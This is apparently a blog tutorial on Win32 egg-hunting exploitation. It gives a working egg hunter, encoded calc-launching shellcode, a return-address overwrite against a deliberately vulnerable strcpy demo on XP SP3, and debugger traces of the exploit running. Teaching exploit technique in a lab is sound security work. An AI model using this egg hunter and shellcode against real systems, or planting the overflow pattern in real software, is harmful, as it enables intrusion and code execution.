
# Exploit 0x5 Win32 Egg Hunting

***By ITh4cker***

In this post,I will introduce just another technique for jumping to shellcode---**egg hunting.**

Egg hunting is very easy to understand,just as its name implies,to locate the shellcode by the egg placed in the front of shellcode



According to the different situation,we can use one egg pieces or multiple egg pieces,here I mainly introduce the sigle egg hunting(multiple egg hunting is the same idea)

My demo code:
***************

```
Compile with VS2008
Release version with Optimation and SafeSEH and GS disabled(In a word,disable all the security mechanisms that may influence out test☺)
Test it on XP SP3(the sehllcode is for XP SP3)

#include<string.h>

char sc[] =
//the egg hunter
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xE
```

```
F\xB8"
"\x68\x34\x63\x6B" // this is the marker/tag: h4ck
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7"
//paddings
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
//the egg
"h4ckh4ck"
//the 144 bytes shellcode for poping up a calc
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
"\x7f\xe8\x7b\xca"
//paddings
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
//the address for jmp eax
"\x28\x2c\x40\x00"
;
```


```
void test(char * input)
{
    char buffer[400];
    strcpy(buffer,input);

}

int main()
{
    test(sc);
    return 0;
}
```

***************

Three points to say before keeping up:

1. The egg hunter code use the NtAccessCheckAndAuditAlarm
2. I use 2 egg in the front of shellcode just avoid searching itself!
3. This is just a simple demo for demonstrating the single egg hunting,in the real exploit,you should think more,but dot’t worry about it,the idea is the same☺
4. For the detail of egg hunting therory, you can google it or regerence the perfect tutorial on corelan team 8,or other tutorials.

Debug it in Immunity Debugger,after strcpy(),let’s have a look at the registers:



```
00402C28  . FFE0             JMP EAX
00402C2A  > 6A 02            PUSH 2
00402C2C  . E8 C9260000      CALL EGH.004052FA
00402C31  . 59               POP ECX
00402C32  . 5D               POP EBP
00402C33  .^E9 B2FEFFFF      JMP EGH.00402AEA
00402C38  $ 8BFF             MOV EDI,EDI
00402C3A  . 55               PUSH EBP
00402C3B  . 8BEC             MOV EBP,ESP
00402C3D  . 8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
00402C40  . 33C9             XOR ECX,ECX
00402C42  > 3B04CD E0A340(   CMP EAX,DWORD PTR DS:[ECX*8+40A3E0]
00402C49  . 74 13            JE SHORT EGH.00402C5E
00402C4B  . 41               INC ECX
00402C4C  . 83F9 2D          CMP ECX,2D
00402C4F  .^72 F1            JB SHORT EGH.00402C42
```


```
Registers (FPU)
EAX 0012FDDC
ECX 0040A198 EGH.0040A198
EDX 00402C28 EGH.00402C28
EBX 7FFDB000
ESP 0012FDD4
EBP 0012FF6C ASCII "AAAA(,@"
ESI 00790074
EDI 0069006E

EIP 00401019 EGH.00401019

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000
```

```
Address   Hex dump                                          ASCII
0012FDDC  66 81 CA FF 0F 42 52 6A 02 58 CD 2E 3C 05 5A 74
0012FDEC  EF B8 68 34 63 6B 8B FA AF 75 EA AF 75 E7 FF E7
0012FDFC  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FE0C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FE1C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FE2C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FE3C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FE4C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FE5C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FE6C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FE7C  41 41 41 41 41 41 41 41 41 41 41 41 68 34 63 6B  AAAAAAAAAAAAh4ck
0012FE8C  68 34 63 6B DB C0 31 C9 BF 7C 16 70 CC D9 74 24
0012FE9C  F4 B1 1E 58 31 78 18 83 E8 FC 03 78 68 F4 85 30
0012FEAC  78 BC 65 C9 78 B6 23 F5 F3 B4 AE 7D 02 AA 3A 32
0012FEBC  1C BF 62 ED 1D 54 D5 66 29 21 E7 96 60 F5 71 CA
0012FECC  06 35 F5 14 C7 7C FB 1B 05 6B F0 27 DD 48 FD 22
0012FEDC  38 1B A2 E8 C3 F7 3B 7A CF 4C 4F 23 D3 53 A4 57
0012FEEC  F7 D8 3B 83 8E 83 1F 57 53 64 51 A1 33 CD F5 C6
0012FEFC  F5 C1 7E 98 F5 AA F1 05 A8 26 99 3D 3B C0 D9 FE
0012FF0C  51 61 B6 0E 2F 85 19 87 B7 78 2F 59 90 7B D7 05
0012FF1C  7F E8 7B CA 41 41 41 41 41 41 41 41 41 41 41 41
0012FF2C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FF3C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FF4C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FF5C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012FF6C  41 41 41 41 28 2C 40 00 00 A0 40 00 C0 FF 12 00
0012FF7C  5C 12 40 00 01 00 00 00 10 32 A7 00 68 32 A7 00
```

```
0012FF34   41414141  AAAA
0012FF38   41414141  AAAA
0012FF3C   41414141  AAAA
0012FF40   41414141  AAAA
0012FF44   41414141  AAAA
0012FF48   41414141  AAAA
0012FF4C   41414141  AAAA
0012FF50   41414141  AAAA
0012FF54   41414141  AAAA
0012FF58   41414141  AAAA
0012FF5C   41414141  AAAA
0012FF60   41414141  AAAA
0012FF64   41414141  AAAA
0012FF68   41414141  AAAA
0012FF6C   41414141  AAAA
0012FF70   00402C28  (,@.  EGH.00
0012FF74   0040A000        EGH.00
0012FF78   0012FFC0  ?.
0012FF7C   0040125C  \@.   RETURN
0012FF80   00000001  0...
0012FF84   00A73210  2?
0012FF88   00A73268  h2?
0012FF8C   F8DFA177  w
0012FF90   0069006E  n.i.
0012FF94   00790074  t.y.
0012FF98   7FFDB000
0012FF9C   0012FFAC  ?.
0012FFA0   00790074  t.y.
0012FFA4   00000000  ....
```


Shellcode

I see that the eax points to our buffer(egg hunter+paddings+shelcode+paddings),so I just use the address for jmp eax to overwrite the ret address,after jmp to buffer:



```
0012FDDC   66:81CA FF0F    OR DX,0FFF
0012FDE1   42              INC EDX
0012FDE2   52              PUSH EDX
0012FDE3   6A 02           PUSH 2
0012FDE5   58              POP EAX
0012FDE6   CD 2E           INT 2E
0012FDE8   3C 05           CMP AL,5
0012FDEA   5A              POP EDX
0012FDEB ^74 EF            JE SHORT 0012FDDC
0012FDED   B8 6834636B     MOV EAX,6B633468
0012FDF2   8BFA            MOV EDI,EDX
0012FDF4   AF              SCAS DWORD PTR ES:[EDI]
0012FDF5 ^75 EA            JNZ SHORT 0012FDE1
0012FDF7   AF              SCAS DWORD PTR ES:[EDI]
0012FDF8 ^75 E7            JNZ SHORT 0012FDE1
0012FDFA   FFE7            JMP EDI
```

The egg hunter code is under the execution,just press F4 at 0x0012FDFA(jmp edi),then the egg hunting is done:



```
0012FDE5   58              POP EAX
0012FDE6   CD 2E           INT 2E
0012FDE8   3C 05           CMP AL,5
0012FDEA   5A              POP EDX
0012FDEB ^74 EF            JE SHORT 0012FDDC
0012FDED   B8 6834636B     MOV EAX,6B633468
0012FDF2   8BFA            MOV EDI,EDX
0012FDF4   AF              SCAS DWORD PTR ES:[EDI]
0012FDF5 ^75 EA            JNZ SHORT 0012FDE1
0012FDF7   AF              SCAS DWORD PTR ES:[EDI]
0012FDF8 ^75 E7            JNZ SHORT 0012FDE1
0012FDFA   FFE7            JMP EDI                         EGH.0040A0B4
0012FDFC   41              INC ECX
0012FDFD   41              INC ECX
0012FDFE   41              INC ECX
0012FDFF   41              INC ECX
0012FE00   41              INC ECX
0012FE01   41              INC ECX
0012FE02   41              INC ECX
0012FE03   41              INC ECX
EDI=0040A0B4 (EGH.0040A0B4)
```


```
EDX 0040A0AC EGH.0040A0AC
EBX 7FFDB000
ESP 0012FF74
EBP 41414141
ESI 00790074
EDI 0040A0B4 EGH.0040A0B4
EIP 0012FDFA

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
```

```
Address   Hex dump                                          ASCII
0040A0AC  68 34 63 6B 68 34 63 6B DB C0 31 C9 BF 7C 16 70  h4ckh4c
0040A0BC  CC D9 74 24 F4 B1 1E 58 31 78 18 83 E8 FC 03 78
0040A0CC  68 F4 85 30 78 BC 65 C9 78 B6 23 F5 F3 B4 AE 7D
0040A0DC  02 AA 3A 32 1C BF 62 ED 1D 54 D5 66 29 21 E7 96
0040A0EC  60 F5 71 CA 06 35 F5 14 C7 7C FB 1B 05 6B F0 27
0040A0FC  DD 48 FD 22 38 1B A2 E8 C3 F7 3B 7A CF 4C 4F 23
0040A10C  D3 53 A4 57 F7 D8 3B 83 8E 83 1F 57 53 64 51 A1
0040A11C  33 CD F5 C6 F5 C1 7E 98 F5 AA F1 05 A8 26 99 3D
0040A12C  3B C0 D9 FE 51 61 B6 0E 2F 85 19 87 B7 78 2F 59
0040A13C  90 7B D7 05 7F E8 7B CA 41 41 41 41 41 41 41 41
0040A14C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0040A15C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0040A16C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0040A17C  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0040A18C  41 41 41 41 41 41 41 41 28 2C 40 00 00 00 00 00  AAAAAAAA(,@.....
```

```
0012FF74   0040A000  .   EGH.0040A000
0012FF78   0012FFC0  ?.
0012FF7C   0040125C  \@.  RETURN to EG
0012FF80   00000001  0...
0012FF84   00A73210  2?
0012FF88   00A73268  h2?
0012FF8C   F8DFA177  w
0012FF90   0069006E  n.i.
0012FF94   00790074  t.y.
0012FF98   7FFDB000
0012FF9C   0012FFAC  ?.
0012FFA0   00790074  t.y.
0012FFA4   00000000  ....
0012FFA8   0012FF8C  ?.
0012FFAC   D76E1CD1  ?n
0012FFB0   0012FFE0  ?.   Pointer to r
0012FFB4   004026C0  ?@.  SE handler
```

Shellcode

Okay,the edi has pointed to our ***egg+shellcode+paddings*** region,then just run it,you will see the calc ☺



```
140A0EF   AC              LODS BYTE PTR DS:[ESI]
140A0F0   84C0            TEST AL,AL
140A0F2   74 07
140A0F4   C1CA 0D
140A0F7   01C2
140A0F9  ^EB F4
140A0FB   3B5424 04
140A0FF  ^75 E5
140A101   8B5F 24
140A104   01EB
140A106   66:8B0C4B
140A10A   8B5F 1C
140A10D   01EB
140A10F   8B1C8B
140A112   01EB
140A114   895C24 04
140A118   C3
140A119   5F
140A11A   31F6
140A11C   60
140A11D   56
140A11E   64:8B46 3
140A122   8B40 0C
140A125   8B70 1C
:[ESI]=[C4825BE1]

ldress   Hex dump
140A0AC  68 34 63 6
140A0BC  CC D9 74 24 F4 B1 1E 58 31 78 18 83 E8 FC 03 78
140A0CC  14 E2 F5 FC E8 44 00 00 00 8B 45 3C 8B 7C 05 78
```

Yeah..um.this is so called egg hunting,Isn't it very easy?Yes! But for the real vuls,it may be a little complex,which is still easy to exploit☺

Reference:

1. **Corelan Team**: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/ (*Thanks to the tutorials on CorelanTeam,it's really very perfect and detailed,the team is very strong!*)
2. e. t. c (Just Google it when getting into troubles☺)

***ITh4cker 2016/1/31 Beijing.China***